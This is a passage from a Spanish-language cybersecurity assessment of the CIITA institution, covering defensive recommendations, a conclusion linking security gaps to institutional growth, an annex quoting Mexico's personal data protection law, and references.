- Si no hay Active Directory, crear cuentas locales únicas con políticas mínimas:
 - Contraseñas complejas (12+ caracteres).
 - Bloqueo automático tras 5 intentos fallidos.

■ Actualizaciones y antivirus:

- Adquirir solución antivirus corporativa con gestión centralizada.
- Establecer política de parches críticos dentro de 72 horas.
- Capacitar usuarios en actualizaciones manuales si no hay automatización.

7.4. Políticas y Gobernanza

■ Documentación esencial:

- Política de contraseñas: Requerir gestores como KeePass o Bitwarden.
- Protocolo de recuperación de claves: Almacenar en servidor seguro con acceso dual.
- Política de salida de empleados: Revocar accesos y recuperar claves en 24 horas.

■ Responsabilidades:

- Designar "custodio de claves" para administrar cifrado.
- Asignar auditor interno.

7.5. Cultura de Ciberseguridad

■ Capacitación continua:

- Simulacros de phishing mensuales.
- Talleres prácticos bianuales: Actualizaciones, contraseñas, cifrado.

■ Compromiso de liderazgo:

- Sesión anual para directivos sobre riesgos estratégicos.
- Incluir métricas de seguridad en reportes ejecutivos.

7.6. Continuidad Operativa

Implementar un Plan Básico de Continuidad (BCP) alineado con ISO 27001 y la Ley Orgánica del IPN:

- Identificar servicios críticos
- Simulacros realistas anuales (ISO 27001 A.17.1 [7])
- Respaldo fuera del sitio

8. Conclusión

Los desafíos de ciberseguridad identificados en CIITA no son meros obstáculos técnicos, sino barreras críticas que **impiden directamente el crecimiento institucional**. Para una organización cuyo objetivo declarado es escalar operaciones y servicios, la ausencia de controles básicos —segmentación de red, políticas de almacenamiento, supervisión técnica— genera riesgos incompatibles con la expansión. Cuatro ejemplos ilustran esta paradoja:

- **Incapacidad para escalar de forma segura:** La red plana (Sección 6.4) y escasez de IPs (Sección 6.3) imposibilitan añadir nuevos dispositivos sin exponer toda la infraestructura a ataques transversales.
- **Bloqueo de alianzas estratégicas:** Socios potenciales (universidades, agencias gubernamentales) exigen cumplir estándares mínimos de seguridad (ej: cifrado en endpoints, auditorías anuales) para compartir datos, requisitos que CIITA actualmente incumple (Secciones 6.6, 6.7).
- **Pérdida de credibilidad competitiva:** Una brecha de datos derivada de contraseñas en notas adhesivas (Sección 6.8.5) o equipos sin parches (Sección 6.6) dañaría irreversiblemente la reputación, limitando acceso a financiamiento o proyectos internacionales.

Paradoja crítica: Un centro tecnológico pionero como CIITA podría ser paralizado por herramientas mínimas (`macof`, `DHCPig`) evidenciando cómo lo básico descuidado anula lo complejo desarrollado. Esta ironía operativa —vulnerar innovación con fallas de manual de primer año— amenaza convertir logros técnicos en castillos de naipes.

La ciberseguridad no es un freno al crecimiento, sino su catalizador. Implementar segmentación permitiría añadir laboratorios satélite sin riesgos cruzados; políticas técnicas claras evitarían sanciones bajo leyes como la LGPD; y un liderazgo comprometido (Sección 6.8.5) atraería inversiones al demostrar madurez operativa. Sin estas bases, cada intento de crecimiento amplificará vulnerabilidades existentes, convirtiendo la expansión en una amenaza sistémica.

El costo de la inacción supera ampliamente la inversión requerida. Proyectar un crecimiento del en usuarios sobre una red no segmentada y endpoints sin cifrar equivale a construir un rascacielos sobre cimientos de arena: el primer incidente grave (ransomware, filtración masiva) provocaría pérdidas financieras, demandas legales, y colapso de confianza pública. Por el contrario, priorizar una estrategia de defensa en profundidad (Sección 6.9) convertiría a CIITA en caso de estudio de éxito, atrayendo no solo fondos, sino talento especializado y oportunidades de innovación. La disyuntiva es clara: seguridad hoy para crecer sosteniblemente mañana, o riesgo existencial disfrazado de progreso inmediato.

Anexos

Textos Legales Completo

A continuación se incluyen los textos íntegros de los artículos de la **Ley General de Protección de Datos Personales (LGPD)** citados en la Sección [6.7.2](#), conforme a su publicación oficial.

Artículo 6

El Estado garantizará la privacidad de los individuos y deberá velar porque terceras personas no incurran en conductas que puedan afectarla arbitrariamente. El derecho a la protección de los datos personales solamente se limitará por razones de seguridad nacional, en términos de la ley en la materia, disposiciones de orden público, seguridad y salud públicas o para proteger los derechos de terceros.

Artículo 10

El responsable deberá observar los principios de licitud, finalidad, lealtad, consentimiento, calidad, proporcionalidad, información y responsabilidad en el tratamiento de datos personales.

Artículo 17

El responsable deberá adoptar las medidas necesarias para mantener exactos, completos, correctos y actualizados los datos personales en su posesión, a fin de que no se altere la veracidad de éstos.

Artículos 24–27

Artículo 24. Entre los mecanismos que deberá adoptar el responsable para cumplir con el principio de responsabilidad establecido en la presente Ley están, al menos, los siguientes:

1. Destinar recursos autorizados para tal fin para la instrumentación de programas y políticas de protección de datos personales;
2. Elaborar políticas y programas de protección de datos personales, obligatorios y exigibles al interior de la organización del responsable;
3. Poner en práctica un programa de capacitación y actualización del personal sobre las obligaciones y demás deberes en materia de protección de datos personales;
4. Revisar periódicamente las políticas y programas de seguridad de datos personales para determinar las modificaciones que se requieran;
5. Establecer un sistema de supervisión y vigilancia interna y/o externa, incluyendo auditorías, para comprobar el cumplimiento de las políticas de protección de datos personales;

6. Establecer procedimientos para recibir y responder dudas y quejas de las personas titulares;
7. Diseñar, desarrollar e implementar políticas públicas, programas, servicios, sistemas o plataformas informáticas, aplicaciones electrónicas o cualquier otra tecnología que implique el tratamiento de datos personales, de conformidad con las disposiciones previstas en la presente Ley y las demás que resulten aplicables en la materia;
8. Garantizar que sus políticas públicas, programas, servicios, sistemas o plataformas informáticas, aplicaciones electrónicas o cualquier otra tecnología que implique el tratamiento de datos personales, cumplan por defecto con las obligaciones previstas en la presente Ley y las demás que resulten aplicables en la materia.

Artículo 25. Con independencia del tipo de sistema en el que se encuentren los datos personales o el tipo de tratamiento que se efectúe, el responsable deberá establecer y mantener las medidas de seguridad de carácter administrativo, físico y técnico para la protección de los datos personales contra daño, pérdida, alteración, destrucción o su uso, acceso o tratamiento no autorizado, así como garantizar su confidencialidad, integridad y disponibilidad.

Artículo 26. Las medidas de seguridad adoptadas por el responsable deberán considerar:

1. El riesgo inherente a los datos personales tratados;
2. La sensibilidad de los datos personales tratados;
3. El desarrollo tecnológico;
4. Las posibles consecuencias de una vulneración para las personas titulares;
5. Las transferencias de datos personales que se realicen;
6. El número de personas titulares;
7. Las vulneraciones previas ocurridas en los sistemas de tratamiento;
8. El riesgo por el valor potencial cuantitativo o cualitativo que pudieran tener los datos personales tratados para una tercera persona no autorizada para su posesión.

Artículo 27. Para establecer y mantener las medidas de seguridad para la protección de los datos personales, el responsable deberá realizar, al menos, las siguientes actividades interrelacionadas:

1. Crear políticas internas para la gestión y tratamiento de los datos personales que tomen en cuenta el contexto en el que ocurren los tratamientos y el ciclo de vida de los datos personales, es decir, su obtención, uso y posterior supresión;
2. Definir las funciones y obligaciones del personal involucrado en el tratamiento de datos personales;

3. Elaborar un inventario de datos personales y de los sistemas de tratamiento;
4. Realizar un análisis de riesgo de los datos personales, considerando las amenazas y vulnerabilidades existentes para los datos personales y los recursos involucrados en su tratamiento, como pueden ser, de manera enunciativa más no limitativa, hardware, software, personal del responsable, entre otros;
5. Realizar un análisis de brecha, comparando las medidas de seguridad existentes contra las faltantes en la organización del responsable;
6. Elaborar un plan de trabajo para la implementación de las medidas de seguridad faltantes, así como las medidas para el cumplimiento cotidiano de las políticas de gestión y tratamiento de los datos personales;
7. Monitorear y revisar de manera periódica las medidas de seguridad implementadas, así como las amenazas y vulneraciones a las que están sujetos los datos personales;
8. Diseñar y aplicar diferentes niveles de capacitación del personal bajo su mando, dependiendo de sus roles y responsabilidades respecto del tratamiento de los datos personales.

Referencias

- [1] Wallarm. (2024). *¿Qué es la defensa en profundidad? Estrategia para la ciberseguridad*. Consultado el 6 de abril de 2025. <https://lab.wallarm.com/what/que-es-la-defensa-en-profundidad-estrategia-para-la-ciberseguridad/?lang=es>
- [2] National Institute of Standards and Technology. (2020). *Guide to industrial control systems (ICS) security* (Publicación No. 800-82r2). <https://doi.org/10.6028/NIST.SP.800-82r2>
- [3] International Organization for Standardization. (2015). *ISO 9001:2015 Quality management systems — Requirements*.
- [4] Cámara de Diputados del H. Congreso de la Unión. (26 de enero de 2021). *Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados*. Diario Oficial de la Federación. <https://www.dof.gob.mx>
- [5] CBT Nuggets. (n.d.). *CAM table overflow attack explained*. Consultado el 6 de abril de 2025. <https://www.cbtnuggets.com/blog/technology/networking/cam-table-overflow-attack-explained>
- [6] National Institute of Standards and Technology. (n.d.). *Multi-factor authentication*. Small Business Cybersecurity Guidance. Consultado el 6 de abril de 2025. <https://www.nist.gov/itl/smallbusinesscyber/guidance-topic/multi-factor-authentication>
- [7] Norma ISO 27001 España. (n.d.). *A17: Aspectos de seguridad de la información en la gestión de continuidad del negocio*. Consultado el 6 de abril de 2025. <https://www.normaiso27001.es/a17-aspectos-de-seguridad-de-la-informacion-en-la-gestion-de-continuidad-del-negocio/>
- [8] Cámara de Diputados del H. Congreso de la Unión. (2023). *Ley Orgánica del Instituto Politécnico Nacional*. Diario Oficial de la Federación. <https://www.diputados.gob.mx/LeyesBiblio/pdf/171.pdf>